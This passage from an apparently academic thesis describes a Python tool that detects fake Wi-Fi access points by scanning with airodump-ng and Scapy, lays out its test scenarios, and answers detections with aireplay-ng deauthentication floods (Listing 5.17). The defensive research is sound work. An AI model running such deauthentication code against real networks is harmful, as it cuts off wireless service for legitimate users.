# Terminate harmful services
    if 'NetworkManager' in wireless_nic:
  print "\n Terminating 'NetworkManager'"
  os.system("service network-manager stop")
    if 'wpa_supplicant' in wireless_nic:
  print "\n Terminating 'wpa_supplicant'"
  os.system("pkill wpa_supplicant")
except:
  print "Error in Creating Monitor Interface\n"
```

Listing 5.4: Creation of Monitor interface

Scan and Data collection

By the time the wireless NIC is in Monitor mode the module is ready to initiate a scan. The tool used to scan for nearby APs is the **airodump-ng**, but because this has by default some save files the sub-module removes them. The the tool is initiated with the **Popen** mentioned before and temporarily saves the scan results in a csv file. The outcome of the process is passed to an airodump child.

Finishing the scan then the module create an empty dictionary **resultAPs** where the scanned results will be stored. In order to filter the results the **Scapy** programme has been used by the system. Scapy is a packet manipulation programme that some of its modules allows the user to capture, forge and extract information from network frames, wired or wireless. A very important module of this program is the **sniff** module which allows the program to extract the values to perform the necessary filtering.

```
# Remove the old output from airodump
try:
    os.system('rm out.csv-01.*')
except:
  print "Error deleting Airodump csv file\n"

# Scanning for available SSIDs
print "SCANNING FOR ACTIVE Wi-Fi NETWORKS"
print "\n\n"
try:

#Scan and save results
    airodump = Popen(["airodump-ng", "--output-format", "csv",  "-w", "out.
    csv", mon_nic])

    resultAPs = {}

#Sniff values from scanned data
    sniff(iface=mon_nic, prn=ap_discovery, count=20, store=False, lfilter=
    lambda p: (Dot11Beacon in p or Dot11ProbeResp in p))

    airodump.terminate()
    db_connection.commit()
except:
  print "Error in available SSIDs\n"
```

Listing 5.5: Scan and Data collection and Filtering

The parameters of the **sniff** module are:

1. iface: In this field the monitor interface is stored
2. prn: In this field the outcome of the **ap-discovery** class are stored
3. count: how many results the sniff module to handle
4. store: if the results are to be permanently stored
5. lfilter: perform filtering and pass the results according to settings

In order to indicate to **Scapy** which network frames the system needs the functions of **Dot11Beacon** and **Dot11ProbeResp** have been used. The functions indicates to **Scapy** that it is required to keep these frames only and discard the rest of the. These frames are the beacons and the Probe requests send by the APs, thus they contain all the necessary information and the are passed to the **p** child. The filter operation is handled by a **lamda** Python function. These functions have the ability to be anonymous, thus the are not obliged to be bounded to a name.

Data Filtering

With the completion of the scan process the results have to be filtered in order to obtain the needed information regarding the APs. The class **ap-discovery** is called in and again the Scapy programme is used to perform the task. The BSSID of an AP can be found in the third address of the captured frames and the result is passed to the **bssid** child. The SSID is ectracted by Scapy by using the **Dot11Elt** function and then is stored to the **resultAPs** dictionary.

```

# Parsing Scapy parameters
def ap_discovery(packet):
    try:

# Search the frame's third address to find the BSSID
  bssid = packet[Dot11].addr3
  if bssid in resultAPs:
      return
  p = packet[Dot11Elt]
  cap = packet.sprintf("{Dot11Beacon:%Dot11Beacon.cap%}"
        "{Dot11ProbeResp:%Dot11ProbeResp.cap%}").split('+')

  ssid = None

# Search the frame to find the SSID
  while isinstance(p, Dot11Elt):
      if p.ID == 0:
    ssid = p.info
      p = p.payload

# Store the SSID
  resultAPs[bssid] = (ssid)
    except:
  print "Error in Class 'ap_discovery'\n"
```

Listing 5.6: BSSID and SSID Discovery submodule

After the retrieval of the SSIDs and the BSSIDs from the beacon frames the module initiates the parsing of the csv file in order to store the measured metrics from the scan to the database. To do this the sub-module uses the **open** Python function to open the csv file. After the csv file has been opened the sub module uses the **reader** function to read the content and the **replace** function to replace zeros with null values. This is done because the MySQL database cannot read the format the zeros are inputted in. Finally the sub-module after it checks the rows and places them in order, saves the metrics to the database and the it closes the csv file, proceeding to the next sub-module.

```

# Parsing the airodump-ng output
def CsvParse():
    try:

    # Opens the csv output file from airodump-ng
  f = open('out.csv-01.csv', 'rb')
  try:

      # Reader object is created and zeros are replaced with "null"
      reader = csv.reader(x.replace('\0', '') for x in f)

    # The rows of the file are checked again and placed in order
      for row in reader:
    if 'BSSID' in row:
        continue
    if 'Station MAC' in row:
        break
    if len(row) < 1:
        continue
    # The parsed results are stored into the database
```

```
      comand = "insert into ssidtables (mac,ssid ,Txpower,channel ,Code,
    Encryption , Authentication) values(%s,%s,%s,%s,%s,%s,%s)"
      handler.execute(comand, (row[0].strip(), row[13].strip(), row[8].strip
    (), row[3].strip(), row[6].strip(), row[5].strip(), row[7].strip()))
        db_connection.commit()

        # Sub-module terminated
  finally:
        f.close()
    except:
  print "Error in Class 'CsvParse'\n"
```

Listing 5.7: Airodump-ng csv output parsing

Display Scanned Results

This module illustrates to the users monitor the scanned results from the above sub-modules. Along the available APs the module also illustrates the protected APs if the database has any record stored.

```

#Display Scanned Results
def FindSSIDs():
    try:

# Prints to the use the dicovered(if any) SSIDs with their metrics
  comand = "select * from ssidtables"
  handler.execute(comand)
  if handler.rowcount > 0:
      wifi_data = handler.fetchall()
      print "Wi-Fi Networks available:"
      print "ID. (BSSID - SSID - TXPOWER - Channel - Cypher - Security -
    Authentication)\n"
      for row in wifi_data:
    comand = "select * from protectionlist where mac=%s and ssid=%s and
    channel=%s and Code=%s and Encryption=%s and Authentication=%s"
    handler.execute(comand, (row[1],row[2],row[4],row[5],row[6],row[7]))
    if handler.rowcount > 0:
        print "{}. ({} - {} - '{}' - {} - {} - {} - {})\n".format(row[0],
    row[1],row[2],row[3],row[4],row[5],row[6],row[7])
    else:
        print "{}. ({} - {} - '{}' - {} - {} - {} - {})\n".format(row[0],
    row[1],row[2],row[3],row[4],row[5],row[6],row[7])
  else:
      print "\nNo Wi-Fi Networks available\n"

```

```
# Prints to the use the protected(if any) APs with their metrics
 comand = "select * from protectionlist"
 handler.execute(comand)
 if handler.rowcount > 0:
     protected_data = handler.fetchall()
     print "Protected Access Points:"
     print "ID. (BSSID - SSID - MinTXPOWER - MaxTXPOWER - Channel - Cypher
   - Security - Authentication)\n"
     for row in protected_data:
   print "{}. ({} - {} - '{}' - '{}' - {} - {} - {} - {})".format(row[0],
   row[1],row[2],row[3],row[4],row[5],row[6],row[7],row[8])
 else:
     print "\nNo protected APs present\n"

   except:
 print "Error in Class 'FindSSIDs'\n"

```

Listing 5.8: Display Scanned Results sub-module

With the completion of the first system module the user is called to choose between the Database Update module and the Fake AP Detector module. The next section will analyse the operation of the Database Update module.

5.3 Database Update

SSID selection

As mentioned in the previous chapter the Database Update module gives the user four choices: To add an SSID to the database for protection, to add a BSSID to the database for protection, to delete a BSSID from the protection list and to update the De-authentication options. The input choices for every are 1,2,3 and C respectively. By pressing one the user has to add an SSID to the protection list. If the SSID exists in ste scanned results the sub module will store its metrics to the database. Regarding the power the sub-module adds and removes 5 units from the measured maximum and minimum transmission power respectively. This is done because of the fluctuating transmiting power of every AP. For every input in the database the system uses the **raw-input** Python function. This function will pass to a child any written text that is written between single quotes.

```

def InputAttrib():
    try:
```

```
while True:
        FindSSIDs()

    Choices()

    choice = raw_input('Enter the number for your choice: ')
    if choice == "1":
  SSID = raw_input('Enter SSID for protection: ')
  comand = "select * from ssidtables where ssid=%s"
  handler.execute(comand, (SSID))
  if handler.rowcount > 0:
      comand = "delete from protectionlist where ssid=%s"
      handler.execute(comand, (SSID))
      comand = "insert into protectionlist(mac,ssid,min_Txpower,
 max_Txpower,channel,Code,Encryption,Authentication) select mac,ssid,
 Txpower-10,Txpower+10,channel,Code,Encryption,Authentication \
      from ssidtables where ssid = %s"
      handler.execute(comand, (SSID))
      db_connection.commit()
      print "The AP with the SSID are protected!"
      time.sleep(1)
  else:
      print "No such SSID in the vicinity"
```

Listing 5.9: SSID selection sub-module

BSSID selection

Like the SSID selection sub-module the BSSID selection sub-module performs the same action based on the BSSID instead on the SSID. Again the sub-module adds and removes 5 units from the measured maximum and minimum transmission power respectively.

```
    elif choice == "2":
  new_bssid = raw_input('Enter BSSID for protection: ')
  comand = "select * from ssidtables where mac=%s"
  handler.execute(comand, (new_bssid))
  if handler.rowcount > 0:
      comand = "delete from protectionlist where mac=%s"
      handler.execute(comand, (new_bssid))
      comand = "insert into protectionlist(mac,ssid,min_Txpower,
 max_Txpower,channel,Code,Encryption,Authentication) select mac,ssid,
 Txpower-10,Txpower+10,channel,Code,Encryption,Authentication \
      from ssidtables where mac = %s"
      handler.execute(comand, (new_bssid))
      db_connection.commit()
      print "The BSSID is protected"
```

```
        time.sleep(1)
    else:
        print "No such BSSID in the vicinity"
```

Listing 5.10: BSSID selection sub-module

BSSID deletion

The BSSID deletion sub-module can delete a stored BSSID and all its metrics from the protection list. Upon every deletion the sub-module requires a confirmation by the users to proceed with the task.

```
      elif choice == "3":
    bssid_rm = raw_input('Remove BSSID from protection: ')
    comand = "select * from protectionlist where mac=%s"
    handler.execute(comand, (bssid_rm))
    if handler.rowcount > 0:
        bssid_rm_confirm = raw_input('This BSSID no longer will be
   protected! Proceed?(y/n): ')
        if bssid_rm_confirm == "y":
      comand = "delete from protectionlist where mac=%s"
      handler.execute(comand, (bssid_rm))
      db_connection.commit()
      print "The BSSID is no longer protected"
        else:
      print "No changes to the protected BSSIDs"
    else:
        print "No such protected BSSID"
    time.sleep(1)
```

Listing 5.11: BSSID deletion sub-module

Set De-authentication Parameters

Upon selection, this sub-module displays to the user any previously stored de-authentication options, loaded or default. Then it prompts tot he uset to set new values for the de-authentication duration and the de-authentication repetitions.

```
      elif choice == "C":

      # Load stored options
        comand = "select * from atributes"
        handler.execute(comand)
        print "Current setup:"
        if handler.rowcount > 0:
```

```
      atributes_data = handler.fetchall()
      print "(Key, Value)\n"
      for row in atributes_data:
          print "({}, {})".format(row[0], row[1])
      print "\n"

        # Set de-authentication duration in seconds
        if choice == "C":
      deauth_time = int(raw_input('Enter De-authentication duration in
   seconds : '))
      comand = "delete from atributes where option_indic = 'deauth_time'"
      handler.execute(comand)
      comand = "insert into atributes values('deauth_time',%s)"
      handler.execute(comand, (deauth_time))

      # Set de-authentication repetitions
      deauth_repeat = int(raw_input('Enter De-authentication repetitions: '
   ))
      comand = "delete from atributes where option_indic = 'deauth_repeat'"
      handler.execute(comand)
      comand = "insert into atributes values('deauth_repeat',%s)"
      handler.execute(comand, (deauth_repeat))
      db_connection.commit()

        else:
      break
```

Listing 5.12: De-authentication Parameters sub-module

5.3.1 Fake AP Detector

When the database update is complete then the user can choose to either continue to the Fake AP detector module or exit the program. By pressing S the fake AP Detector module is activated and by pressing X the System terminates. the fake AP Detector is call by the class **FakeAPCheck**.

```
# Initiates the Fake AP Detector
      elif choice == "S":
  print "\n\nActivating Surveillance mode\n"
  FakeAPCheck()
  break
# Exits the System
      elif choice == "X":
  print "Programm Termination"
  break
      else:
```

```
    print "Invalid Selection"
    except:
  print "Error in Class 'InputAttrib'\n"
```

Listing 5.13: Fake AP Detector and Exit options

Scanned with Stored data comparison

The Fake AP Detector module is activated either after the completion of the Data collection module or after the Database update module. The module sets two values as False, the **FakeMacAddress** and the **FakeAPCharacteristics** values and then performs a check to see if there are any SSIDs in the ssidtable. With SSIDs present in the list then the module firstly check if these SSIDs match the SSIDs stored in in the protection list and the BSSID is different. If both arguments are true then the state of the **FakeMacAddress** variable changes from False to True and the programme activates the de-uthentication mechanism.

In case both the SSID and the BSSID are the same the it performs a second check where it compares the channel stored in the database with the scan results. If the channel differs then the state of the **FakeAPCharacteristics** becomes True from false and the module initiates the de-authentication mechanism.

```

# Check for Fake APs
def FakeAPCheck():
    FakeMacAddress = False
    FakeAPCharacteristics = False
    try:
  # Preforms a check to identify if there are any SSIDs stored in the data
    base
  comand = "select * from ssidtables where ssid in (select ssid from
    protectionlist)"
  handler.execute(comand)
  if handler.rowcount > 0:

  # Preforms a check to identify if there are any APs with same SSID and
    different BSSID
      comand = "select * from ssidtables as s where s.ssid in (select ssid
    from protectionlist) and s.mac not in (select w.mac from protectionlist
     as w where s.ssid = w.ssid)"
      handler.execute(comand)
      if handler.rowcount > 0:
    Fake_data = handler.fetchall()
    FakeMacAddress = True
```

```

# Preforms a check to identify if there are any APs with same SSID and BSSID  but different metrics
    comand = "select distinct * from ssidtables as s inner join protectionlist as w on s.ssid = w.ssid and s.mac = w.mac where s.channel != w.channel \
        or s.Code != w.Code or s.Encryption != w.Encryption or s.Authentication != w.Authentication"
    handler.execute(comand)
    if handler.rowcount > 0:
  attrib_data = handler.fetchall()
  FakeAPCharacteristics = True
```

Listing 5.14: Comparison Scanned with Stored data

Deuthentication mechanism

Depending on which of the two values, the **FakeMacAddress** and the **FakeAPCharacteristics**, are true the corresponding attack is initialised. The module loads the options stored in the database regarding the de-authentication attack and the initialises the **Deauth** class. In both cases the module operates the same was. In Listing 5.15 is illustrated the attack based on the detection based on different BSSIDs.

```

    # Illustrates the results for Fake AP with different BSSID
    if FakeMacAddress:
  print "ALERT!! Fake AP with different MAC Found\n"
  alert = "ALERT!! Fake AP with different MAC Found\n"
  alert = alert + "(BSSID - SSID - TXPOWER - Channel - Cypher - Security - Authentication)\n"
  print "(BSSID - SSID - TXPOWER - Channel - Cypher - Security - Authentication)"

  # The de-authentication mechanism loads the parameters
  comand = "select option_variable from atributes where option_indic = 'deauth_time'"
  handler.execute(comand)
  if handler.rowcount > 0:
      row = handler.fetchone()
      deauth_time = int(row[0])
      print "Deauth time: {}".format(deauth_time)
      if int(deauth_time) > 0:
    print "De-authenticating Fake AP"
    comand = "select option_variable from atributes where option_indic = 'deauth_repeat'"
    handler.execute(comand)
```

```
      if handler.rowcount > 0:
          raw_value = handler.fetchone()
          deauth_repeat = int(raw_value[0])
          if deauth_repeat <= 0:
        deauth_repeat = 1

        # The de-authentication mechanism begins
          for i in range(deauth_repeat):
        if len(Fake_data) == 1:
            for row in Fake_data:
          Deauth(row[1],row[2],str(row[4]),deauth_time*deauth_repeat)
            break
        else:
            for row in Fake_data:
          Deauth(row[1],row[2],str(row[4]),deauth_time)
      print "\nDe-authentication stoped"
      print "\n\n"
        else:
      print "De-authentication mechanism disabled\n"
```

Listing 5.15: Fake AP with different BSSID de-authentication

In Listing 5.15 is illustrated the attack based on the detection with same SSID and BSSID. The attack is conducted based on the other measured metrics

```

        # Illustrates the results for Fake AP with same BSSID and SSID
      elif FakeAPCharacteristics:
    print "ALERT!!! Fake AP with different Attributes Found\n"
    alert = "ALERT!!! Fake AP with different Attributes Found\n"
    alert = alert + "(BSSID - SSID - TXPOWER - Channel - Cypher - Security
  - Authentication)\n"
    print "(BSSID - SSID - TXPOWER - Channel - Cypher - Security -
  Authentication)"

    # The de-authentication mechanism loads the parameters
    comand = "select distinct * from ssidtables as s inner join
  protectionlist as w on s.ssid = w.ssid and s.mac = w.mac where s.
  channel != w.channel"
    handler.execute(comand)
    if handler.rowcount > 0:
        comand = "select option_variable from atributes where option_indic
  = 'deauth_time'"
        handler.execute(comand)
        if handler.rowcount > 0:
      row = handler.fetchone()
      deauth_time = int(row[0])
      print "Deauth time: {}".format(deauth_time)
      if int(deauth_time) > 0:
          print "De-authenticating Fake AP"
          comand = "select option_variable from atributes where
   option_indic = 'deauth_repeat'"
          handler.execute(comand)
          if handler.rowcount > 0:
        raw_value = handler.fetchone()
        deauth_repeat = int(raw_value[0])
        if deauth_repeat <= 0:
            deauth_repeat = 1

        # The de-authentication mechanism begins
        for i in range(deauth_repeat):
            if len(attrib_data) == 1:
          for row in attrib_data:
              Deauth(row[1],row[2],str(row[4]),deauth_time*deauth_repeat)
          break
            else:
          for row in attrib_data:
              Deauth(row[1],row[2],str(row[4]),deauth_time)
          print "\nDe-authentication stoped"
          print "\n\n"
      else:
          print "De-authentication mechanism disabled\n"

      else:
    print "No Fake AP found\n"

  else:
      print "Protection list is epmty\n"
    except:
  print "Error in Class 'FakeAPCheck'\n"
```

Listing 5.16: Fake AP with same SSID and BSSID de-authentication

The De-authentication mechanism is called usind the class **Deauth**. Initially its set four parameters, Deauthbssid,Deauthssid,Deauthchannel and Deauthtime regarding the BSSID, SSID, channel and the duration. Using the **Popen** function described before the class sets the wireless NIC to monitor mode and configures it to transmit to the same channel with the Fake AP. When this operation is complete the again using the **Popen** function the class initiates the **aireplay-ng** tool. This tools is a part of an offensive security sutite and it has the ability to inject forged packets. Based on the stored de-authentication options the **aireplay-ng** tool is automatically configured and it begins the attacks against the Fake AP.

```
# Deauth Attack
```

```
def Deauth(Deauthbssid,Deauthssid,Deauthchannel,Deauthtime):
    try:
  print "\nSwitching to channel [{}]\n".format(Deauthchannel)
  Termination("NIC")
  wireless_nic = Popen(["airmon-ng", "start", wifi_iface, Deauthchannel],
    stdout=PIPE).communicate()[0]
  Termination("NIC")
  wireless_nic = Popen(["airmon-ng", "start", wifi_iface, Deauthchannel],
    stdout=PIPE).communicate()[0]
  if 'mon' in wireless_nic:
      print wireless_nic[-33:-1].strip()
      mon_nic = wireless_nic[-7:-2].strip(")")
  print "\nAttacking for: {} Seconds\n".format(Deauthtime)
  aireplay = Popen(["aireplay-ng", "--deauth", "0",  "-a", Deauthbssid, "-e
    ", Deauthssid, mon_nic])
  time.sleep(Deauthtime)
  aireplay.terminate()
    except:
  print "Error in Class 'Deauth'\n"
```

Listing 5.17: De-authentication Mechanism

Chapter 6

Test and Results

6.1 Introduction

This chapter will describe the the chosen approach for the tests performed to evaluate the effectiveness of the MITM detection and prevention system. The following factors will have to be taken into account regarding the experiment.

1. The composition of the used equipment to perform the test
2. The procedure that will be followed to perform the test
3. The evaluation of the results

The next sections will provide the explanations to the above factors in the same order. The test will be conducted based on the requirements that have been analysed in the previous chapters. The Prevention and detection system must be in position to identify any fake AP in the are and the successfully attack it in order to prevent any deceived clients to connect to it.

6.2 Test Setup

The test setup in this experiment will try to emulate a real multi-AP environment, usually found in public places. It has been decided to cover an area of $90m^2$ with a single SSID without any protection in order to make the test as close to real world scenarios as possible. The place that the experiment will take place is illustrated in Figure 6.1




Figure 6.1: Overview of the test set up with all the participants

The test set up consists of five participants, three APs, a fake AP and the detector. All the APs will have the same SSID using the 802.11g protocol. The operational channel for all the APs is the channel eleven in the 2.4GHz band. The positions of the APs are considered to be fixed and they operate with the maximum transmission power available. Using this set up the whole establishment is covered with the Wi-Fi signal.

The detection System is positioned in the middle of the area inside a room. The system runs under a Kali Linux distribution so it will be able to operate the wireless NIC in monitor mode. The system has an external wireless NIC card attached with a detachable omni directional antenna with 9dbi gain. High gain antennas can improve both the reception and the transmission of a signal.

Since the fake AP is considered a malicious user it has been decided to be placed in between the AP1 and the AP2. In a real situation this position would offer the attacker the advantage to obtain clients from both the APs. Although the fake AP can be mobile, moving while serving deceived clients can be dangerous because the signal will attenuate and their connection will be lost. Thus the Fake AP is considered stationary. The fake AP operates under a Backtrack 5R3 Linux distribution with an external wireless NIC. Like the detection and prevention system, the antenna is detachable. The fake AP will use one high gain omni directional antenna with 13dbi gain.

6.3 Test Description

To verify that the detection and prevention system works as expected a number of tests have to be performed. Initially the System will be tested if it can successfully detect and add to the protection list the three legitimate APs in the area. All the legitimate APs have different BSSIDs and they are made from different manufacturers. With all the APs enlisted in the protection list the fake AP will be activated. Four different scenarios will be tested with the fake AP active:

Scenario 1

In the first scenario the ability of the detection and prevention system to detect and de-authenticate the fake AP will be tested. The fake AP will be configured to broadcast with the same SSID as the legitimate APs do. The BSSID of the fake AP will remain the default one. The wireless NIC of the fake AP will be equipped with the 13dbi high gain antenna and the channel will be the same as the legitimate APs.

The position of the fake AP is illustrated in the Figure 6.2.




Figure 6.2: Overview of the scenario 1 set up

The expected outcome of the scenario is for the prevention and detection system to detect the fake AP with the same SSID and start the de-authentication process. This scenario is considered to be the simplest on because the detection and the prevention system can easily distinguish the BSSIDs of every AP.

Scenario 2

In the second scenario the configuration settings of the fake AP will be changed. Again it will be configured to transmit with the same SSID as the legitimate APs do but its BSSID will be changed mimicking the BSSID of the AP1. Some additional changes will be done to the fake AP. The transmission channel will be set to six instead of eleven, which is the channel of the legitimate APs operate. Like the first scenario the fake AP will be equipped with a high gain 13dbi omni directional antenna. The position of the fake AP will remain the same and it can be seen in the figure 6.3




FIGURE 6.3: Overview of the scenario 2 set up

The outcome of the second scenario will prove if the detection and prevention system is in position to successfully detect a fake AP in the first that uses the same SSID and BSSID with another legitimate AP and later on, to attack it launching the de-authentication assault. The detection and the prevention mechanisms will rely only on the collected metrics and especially on the transmission channel and not the BSSID. The detection of the different channel will prove that the System can rely on the metrics to perform its task. The channel selection is performed automatically by the wireless NIC when it is about to connect to the network without the user knowing. From the other hand setting up the fake AP with an active security mechanism would discourage any clients to connect to it.

Scenario 3

In the third scenario the fake AP will be reconfigured again. In this configuration all the metrics of the fake AP will be identical to the legitimate ones. The channel will be set back to eleven and the BSSID of the fake AP will be changed. The new spoofed BSSID will be the BSSID of th AP2 in the middle of the establishment. Additionally the fake AP will be relocated behind a wall in order to reduce the transmitting power received from the System. The hardware set up of the fake AP remains the same having attached the 13dbi omni directional antenna. The new set up can be seen in the Figure 6.4





FIGURE 6.4: Overview of the scenario 3 set up

With this configuration the System will try to distinguish which one of the two APs is the legitimate one based on the received metrics. Having all the attributes mimicked by the fake AP this is nearly impossible. The only way to distinguish the existence of a fake AP is by the transmitting power. If the transmitting power of the fake AP is above the maximum stored transmitted power then there is a high probability that a fake AP is present

6.4 Results

Initially the System, during its first operation before any of the scenarios, scanned the vicinity for any available APs. The system discovered all three APs that where meant to be protected by it. As illustrated in the Figure 6.5 the AP1 with BSSID 00:05:59:55:FB:CF, the AP2 with BSSID 00:1F:9F:CF:7B:6D and the AP3 with BSSID 00:1C:A8:0A:98:FF where found in the initial scan and later on they where stored to the protection list by choosing the SSID which is "Test_Wifi". Having successfully stored the legitimate APs the first scenario was introduced.



